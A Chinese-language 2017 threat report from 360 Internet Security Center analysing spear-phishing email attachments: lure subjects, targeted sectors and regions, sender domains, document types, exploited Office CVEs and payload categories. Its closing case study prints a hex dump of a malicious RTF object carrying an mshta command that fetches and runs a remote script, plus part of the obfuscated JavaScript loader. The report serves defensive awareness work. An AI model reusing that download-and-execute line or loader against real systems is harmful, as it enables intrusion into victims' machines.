2017 年鱼叉攻击邮件研究报告

360互联网安全中心

2017 年 11 月 30 日

摘　　要

- 本次报告的研究范围限定在以恶意文档作为附件来进行伪装和攻击的鱼叉攻击邮件，其中恶意文档主要是指包含了病毒代码或者漏洞利用的伪装性攻击文档，此报告的研究范围不包括除鱼叉攻击邮件以外的其他恶意邮件，如垃圾邮件、钓鱼邮件等，也不包括通过 URL 链接引导用户跳转到指定的网站利用浏览器漏洞或者其他欺骗信息进行攻击的情况。
- 通过对 2017 年鱼叉攻击邮件抽样分析统计显示，以订单类为主题的鱼叉攻击邮件最多，占比高达 39.8%，排名第二的主题是支付类，占比为 19.4%。
- 攻击者通过鱼叉邮件最喜欢攻击的是各个企业，占比高达 61.5%，其次为金融机构，占比为 14.7%，排名第三的是政府机构，占比为 7.1%。
- 从鱼叉邮件攻击地区知道，受攻击地区主要集中在亚洲、北美洲、欧洲，占比分别为 29.8%、 23.1%、21.9%。
- 抽样统计显示，55.7%发件人使用的是企业专用邮箱，个人邮箱中排名前二位的是分别是 Gmail 邮箱和 Outlook 邮箱，占比分别为 19.3%和 7.2%。
- 攻击者在邮件中最喜欢携带的文档为 Office 文档，占比高达 65.4%，其次为 RTF（Rich Text Format）文档占比达到了 27.3%。
- 抽样统计显示，通过宏代码来运行恶意载荷所占比例最大，达到了 59.3%，其次是通过系统漏洞来执行恶意代码的方式，占比为 36.3%。
- 通过统计鱼叉攻击邮件携带的载荷发现，下载者木马占据第一，占比为 38.3%，排名第二和第三的分别是远控木马、信息盗取木马，占比达到了 23.7%和 13.9%。

关键词： 鱼叉攻击邮件、发件人、主题、附件、漏洞、宏代码、载荷

目　　录

第一章　研究背景

电子邮件是人们日常工作中不可或缺的沟通工具，也是获取工作信息或文件的重要通道。由于电子邮件用户基数庞大，加上反病毒技术的快速发展及免费安全软件的普及，恶意程序的传播变得越来越困难，所以越来越多的攻击者利用电子邮件为载体，传播恶意程序实施恶意行为，特别是在一些定向攻击中，更是体现得淋漓尽致。攻击者针对特定目标投递特定主题及内容的电子邮件来进行攻击，安全意识薄弱的用户很容易中招。

对于鱼叉攻击邮件，为何用户容易中招呢？360 互联网安全中心的安全专家们对这一问题展开了深入的分析。分析发现，这些鱼叉攻击邮件在制作手法和攻击技术等方面并没有什么特别之处，也没有采用什么新型技术。但是，此类鱼叉攻击邮件普遍采用了社会工程学的伪装方法，攻击者会进行精心构造邮件主题、邮件内容及附带的文档名，极具欺骗性、迷惑性，导致很多用户中招。此外，部分用户安全意识只停留在可执行的恶意程序上，对邮件中附带的恶意文档防范意识较弱。

鉴于此种情况，360 安全专家对 2017 年全球范围内的鱼叉攻击邮件样本进行抽样分析与研究，形成此报告，希望能够借此帮助更多的用户提高安全意识，对此类鱼叉攻击邮件有个直观感受，有效防范此类恶意攻击。

需要说明的是：本次报告的研究范围限定在以恶意文档作为附件来进行伪装和攻击的鱼叉攻击邮件，其中恶意文档主要是指包含了病毒代码或者漏洞利用的伪装性攻击文档，此报告的研究范围不包括除鱼叉攻击邮件以外的其他恶意邮件，如垃圾邮件、钓鱼邮件等，也不包括通过 URL 链接引导用户跳转到指定的网站利用浏览器漏洞或者其他欺骗信息进行攻击的情况。


第二章　鱼叉攻击邮件分析

一、　邮件主题分析

通过对 2017 年鱼叉攻击邮件抽样分析统计显示，以订单类为主题的鱼叉攻击邮件最多，占比高达 39.8%，主题关键字涉及订单、RFQ（Request For Quotation)、采购单、PO（Purchase Order）等，并且此类邮件的内容通常与主题相符合，内容通常有如下几种形式：1、请给出附件订单最优惠价格；2、请参考我们公司以往订单中产品的价格等。排名第二的是支付类，占比为 19.4%，涉及的主题主要有 Payment、Invoice（发票）、Balance Payment Receipts 等，此类主题的邮件内容通常有：1、附件为我们公司的支付方式；2、附件为我们公司寄出的发票；3、麻烦确认附件的支付信息。以上这两类邮件通常是用于攻击公司，并且攻击者在进行攻击时会针对主题设置相应邮件内容。

除了以上两类，排名第三的是无主题，占比为 14.7%。主要原因有两方面：1、缩短鱼叉攻击邮件制作时间；2、为了方便群发邮件，由于攻击者想要攻击的人群多样，很难找到适合所有收件人的主题。在今年 5 月 12 日爆发了“WanaCrypt0r”（永恒之蓝）勒索病毒后，很多变形后的敲诈者木马就是通过空白主题的邮件进行广泛传播，此类邮件缺少主题甚至正文，只携带恶意附件，因此，提醒用户要提防此类邮件（即缺少正文和主题的邮件），不要轻易打开，最好是直接将此类邮件扔进垃圾箱。

此外，以通知类和政策类为主题的邮件经常出现在 APT 攻击中，主题如 xx 大会召开、颁布新政、战略计划等，针对是陌生人发来的此类主题的邮件也当特别注意。隐私类主要是指以 xx 简历、xx 聚会照片、xx 体检报告、xx 工资为主题的邮件。其他类主题就比较广泛，主要有诱导执行类主题，还包括节日祝福、xx 培训、backup、代开发票、股票信息等。其中诱导执行类主题的邮件携带的恶意附件多为宏病毒文档，这是由于很多用户默认 Office 设置是检测到宏代码发出提醒，这导致攻击者会在邮件主题以及内容中添加诱导内容，如点开“允许”按钮才能查看文档内容等，在好奇心的驱动下，普通用户很容易中招。



二、　攻击行业分析


抽样统计显示，企业最易成为攻击者通过鱼叉攻击邮件进行攻击的对象，占比高达 61.5%，这里所说的企业主要包括互联网、IT 信息技术、生活服务、批发零售等企业。之所以企业成为了通过鱼叉攻击邮件进行攻击的首要目标，主要原因有以下两点：1、企业数量众多，并且多数攻击以获取经济利益为目的，这类攻击通常将企业作为攻击目标。2、企业的部分邮箱很容易暴露，如公司发布招聘信息，这可以让攻击者很容易向该邮箱发送带有恶意附件的邮件。

其次，金融机构占比较大，达到了 14.7%，这里所说金融机构主要是指银行、证券公司、保险公司、信托公司，邮件内容及邮件携带的恶意附件通常是有关汇率及银行账单信息等。虽然攻击这类机构有较高的风险，但对这类机构的攻击可获取巨大的利益，因此对金融机构得攻击仍然占据较大比例。

排名第三的是政府机构，达到了 7.1%，邮件携带的漏洞文档一般是新闻稿、各国出台的新政策及向政府部门提出的建议等；其次是军事机构和科研教育机构，达到了 5.2%和 4.2%，这类攻击通常由具有政治背景的 APT 组织发起，攻击往往带有政治目的。

另外需要说明的是，“其他”类别占据了 7.3%，这部分邮件攻击目标涉及到普通个人、医疗卫生、协会团体等多个方面。上面提到的这些邮件通常会配有相应的邮件内容、主题、并且邮件携带的恶意附件也会含有伪装内容。

因此，通过邮件传播的恶意附件极具欺骗性，很多安全意识薄弱的用户很容易中招。




三、 攻击地区分析

从下图的鱼叉攻击邮件攻击目标可以看出，受攻击地区主要集中在亚洲、北美洲、欧洲，排名第一的是亚洲，占比为 29.8%，其中主要包括中国、越南、菲律宾、韩国、日本、哈萨克斯坦、伊朗、巴勒斯坦等国。其次是北美洲，占比为 23.1%，主要包括加拿大、美国、巴拿马等国。排名第三的是欧洲，占比也超过了 20%，受攻击国家主要有俄罗斯、乌克兰、德国、荷兰、罗马尼亚等国。紧随其后的是大洋洲、非洲以及南美洲，占比分别为 9.9%、8.7%、6.6%。

通过鱼叉攻击邮件攻击地区可以知道，全球多个国家遭受到了鱼叉式网络攻击，这变相

说明了此类攻击仍然是现今攻击者使用的一种主流攻击方式，很多攻击者通过社会工程学获取用户或机构的邮箱地址，然后伪装其相应的主题，携带恶意附件，进行攻击。因此在这里也提醒用户对于不知来历的文档，特别是携带文档的邮件，应特别小心，否则很容易中招。




四、 发件邮箱分析

抽样统计显示，55.7%发件人使用的是企业专用邮箱，如@tsl.com、@o2.pl、@ dhl.com、@ srwealth.biz、@web.de、@nesma.com 等。这类邮箱分为两种情况：1、攻击者获取了某个企业员工的邮箱，通过该邮箱发送鱼叉攻击邮件给企业其他员工；2、攻击者直接伪造邮件发件人，以免被安全从业人员溯源。从社会工程学上看，发件人邮箱为企业的邮箱，并配有相应的邮件内容，更容易取得用户的信任。

另外 44.3%发件人使用的是个人邮箱，其中 Gmail 邮箱比例占据较大，达到了 19.3%，主要由于其强大的邮件功能、绝佳的用户体验，让其全球具有很多用户。因此，部分攻击者利用其注册的 Gmail 邮箱用于网络攻击。另外，Outlook 邮箱占据了 7.2%，排名第三，这是由于很多用户为了方便，使用该类型邮箱与 Office 其他套件配合办公，在进行网络攻击时也采用了此类邮箱。最后 mail.ru 占据了 4.4%，该类型邮箱主要在俄罗斯使用。

另外需要说明的是，“其他”类别占据了 13.4%，这部分主要包括 yahoo 邮箱、foxmail 邮箱、163 邮箱等。因此在这里提醒用户对于含有附件的未知电子邮箱，应特别小心，不要被好奇心驱动而打开附件。


鱼叉攻击邮件发件邮箱分析
outlook邮箱
7.2%
mail.ru邮箱
4.4%
其他
13.4%
gmail邮箱
19.3%
企业专用邮箱
55.7%
360互联网安全中心


第三章　鱼叉攻击邮件携带文档分析

一、　携带文档类型

通过对 2017 年出现的鱼叉攻击邮件抽样分析统计显示，攻击者在邮件中最喜欢携带的文档为 Office 文档，占比高达 65.4%。主要原因有以下两个方面：1、Office 文档类型众多，从而导致漏洞类型比较多，攻击者可供选择的载体多；2、Office 用户群体庞大。其中在 Office 系列中 Word 文档类型尤为突出，占比高达 81.8%，主要原因有 1、很多恶意宏文档喜欢选用 Word 作为载体，2、Word 软件相关的高可利用的漏洞比较多，如 CVE-2017-0199。其次在 Office 系列排名靠前的是 PowerPoint 文档，占据了 11.7%，很多攻击者喜欢利用 PowerPoint OLE 钓鱼文档，将 PowerShell 代码或恶意 PE 文件嵌入 PPT 文档中进行攻击，此类攻击一般 Office 默认会弹出安全警告窗口，但是安全意识较弱的用户容易选择放行。

除了 Office 文档之外，攻击者也喜欢利用将 RTF（Rich Text Format）文档作为附件，其占比达到了 27.3%。由于 RTF 文件结构简单，能交换各种文字处理软件之间的文本，并且默认情况下 RTF 类型的文件系统会调用 Word 程序来解析，因此很多攻击者选择使用 RTF 文档，并嵌入恶意 OLE 对象用于触发漏洞或绕过 Office 的安全保护机制。此外，PDF 文档也占据 7.3%，该类文档中通常包含一些恶意的 JavaScript 代码，这些代码会连接云端下载恶意程序，当然还有利用 PDF 漏洞进行攻击的文档。

因此，在此提醒用户，对含有文档附件的电子邮件应当特别注意，不要轻易打开文档，以免中招。



二、　攻击触发方式


这些鱼叉攻击邮件附件一旦运行后，是怎么样运行恶意程序或代码呢？

抽样统计显示，鱼叉攻击邮件携带文档为恶意宏文档的比例最大，达到了 59.3%。宏是微软公司为其 Office 软件包设计的一个特殊功能，为了避免一再地重复相同的动作而设计出来的一种工具，但是很多攻击者在 Office 文档中嵌入恶意宏代码来达到自己目的，如远端下

载恶意程序。此外，Office 软件的宏功能在 macOS 上也能良好运作，因此相对于漏洞文档来说，恶意宏文档制作较简单，攻击成本较小，并且兼容性更强，这也是恶意宏文档如此广泛的原因。针对该类文档的防护，建议广大用户对于未知的宏代码不要轻易运行。

此外，通过系统漏洞来运行恶意载荷排名第二，达到了 36.3%，在具体漏洞使用过程中，CVE-2017-0199 漏洞被利用的次数最多，相关的漏洞文档占比高达 43.3%，这是由于该漏洞为 2017 年 3 月爆出的新漏洞，利用方式简单，攻击者只需在 VB 脚本中配置自己的恶意程序地址就能构造一个恶意文档，因此该漏洞深受攻击者喜爱。排名第二位和第三位分别是 CVE-2012-0158 和 CVE-2015-1641，二者分别占比为 18.5%和 9.5%。虽然这两类漏洞已经存在较长时间，但由于利用稳定，漏洞利用方法成熟，并且漏洞影响版本较多所以也很受攻击者青睐，其他类别中主要使用的漏洞有 CVE-2017-11882、CVE-2017-8759、CVE-2017-11826、CVE-2017-8464、CVE-2014-6352 等，需要特别重视的是，Office 公式编辑器漏洞 CVE-2017-11882 在全年的占比不是很高，但是自从该漏洞爆发后广泛被攻击者利用，随着该洞的不断曝光，未来被利用的情况会有所增加。

其他类主要是指嵌入带交互的恶意对象或直接嵌入恶意 PE 程序的文档，“带交互的恶意对象”利用攻击主要是指 Object Linking 攻击和 DDE（动态数据交换）攻击。其中嵌入恶意 Object Linking 文档一般为 PowerPoint 文档，需要进行交互，含有 PowerShell 代码，如“Zusy”文档，该文档注册了鼠标悬停回调函数，当用户鼠标悬停在链接上，就调用恶意的 PowerShell 代码。DDE 攻击主要是指攻击者可以创建包含 DDE 字段的恶意 Word 或 RTF 或 Outlook 文件，打开命令提示符，运行恶意代码。通常情况下，针对带交互的恶意对象的文档攻击，Office 应用程序会发出警告提示。因此对此类文档的防护，建议用户对 office 办公软件中未知的警告提示不要轻易选择开启或确认放行。




三、 最终攻击载荷

下图给出了鱼叉攻击邮件附件最终载荷功能占比，可以看出在所有的恶意载荷中，下载者木马占比最高，占比为 38.3%，此类木马是指连接远端下载恶程序。攻击者之所以喜欢选择下载者木马，主要原因有以下两点：1、攻击者可以随意替换下载链接下的恶意文件，能更好的达到自己目的；2、部分攻击者在使用文档进行攻击时，会将恶意程序直接嵌入文档中，此时为了减少恶意附件和文档的体积，通常选择下载者木马作为载荷；3、攻击者利用

某些漏洞（如 CVE-2017-0199）进行攻击时，通常会下载包含 PowerShell 命令的 Visual Basic 脚本，这些脚本一般是下载者木马。

排名第二和第三的分别是远控木马、信息盗取木马，分别达到了 23.7%和 13.9%。远控木马会使用户计算机变成肉鸡，并实时控制用户电脑，上传各种资料，甚至使用肉鸡进行二次攻击，如 DDOS 等。信息盗取木马主要是指会盗取计算机中 Email、浏览器、FTP 帐号密码信息，甚至盗取用户计算机中的关键文档。

需要特别引起注意的是，敲诈者木马占比达到了 11.7%，敲诈者木马是指一种通过加密用户重要文件向用户敲诈钱财的恶意程序，很多用户中招后，即使支付赎金，也未必能找回重要文件。从今年 5 月 12 日爆发“WanaCrypt0r”（永恒之蓝）和 6 月 27 日爆发 Petya 这两类敲诈者木马后，各种敲诈者变体变得很流行，很多攻击者选择采用 Necurs（Necurs 是全球范围内最大的垃圾邮件僵尸网络，拥有接近五百万被感染的机器）进行广泛传播来获取直接利益。未来敲诈者木马或许会越来越流行，因为这种盈利模式与技术模式越来越受攻击者喜爱。




第四章　鱼叉攻击邮件携带文档攻击案例

一、　利用漏洞攻击案例

如下是一起利用最近爆出的Office漏洞CVE-2017-11882进行鱼叉邮件攻击的案例，其中邮件主题为“Требования по операциям с карточными продуктами”，收件人为某银行机构，邮件内容是告诉从业者要遵循即将在2017年12月1日生效的相关规定（https://www.cbr.ru/analytics/?Prtid=nko&ch=itm_31150#CheckedItem），邮件附件名为“Приказ №3120567”（xx命令）。安全意识薄弱的用户通过邮件内容以及附带的文件名会以为会是正常机构发来的通知，从而打开附件中招。通过分析该文档，发现文档中嵌入了恶意载荷，并通过最近刚刚爆出存在17年之久的公式编辑器漏洞CVE-2017-11882触发。

CVE-2017-11882漏洞影响范围相当广，基本上覆盖目前市面上的所有Office版本及Windows操作系统。该漏洞的成因是EQNEDT32.EXE进程在读入包含MathType的OLE数据时，在拷贝公式字体名称时没有对名称长度进行校验，从而造成栈溢出。



分析Приказ №3120567.doc 文档，发现该文档实际上为 RTF 文档，并且内嵌 OLE 对象，对象用于触发漏洞，漏洞触发成功后，会从远端 http://xxx.xxx.99.77/x.txt 下载文件，并通过 mshta.exe 运行。

```
0A 0A 01 08 5A 5A 6D 73 68 74 61 20 68 74 74 70   ....ZZmshta http
3A 2F 2F [redacted] 39 39 2E 37 37   ://[redacted].99.77
2F 78 2E 74 78 74 20 20 20 20 20 20 20 20 20 20   /x.txt
20 20 12 0C 43 00 00 00 00 00 00 00 00 00 00 00     ..C...........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
45 00 71 00 75 00 61 00 74 00 69 00 6F 00 6E 00   E.q.u.a.t.i.o.n.
20 00 4E 00 61 00 74 00 69 00 76 00 65 00 00 00    .N.a.t.i.v.e...
```

下载的文件 x.txt 实际上是一段 JavaScript 脚本，经过美化后，部分内容如下

```
    while (stgBm < wV5pOm08W.length) {
        qaRazP += oxw(aTJ5F[wV5pOm08W.substr(stgBm, 1)] ^ aTJ5F[cHAgDH.substr
        xE4jKGxPch = (xE4jKGxPch < cHAgDH.length) ? xE4jKGxPch + 1 : 0;
        stgBm += 1;
    }
    return qaRazP;
}
function ylIV6U2i(pRRn, d4Kh6aRec1) {
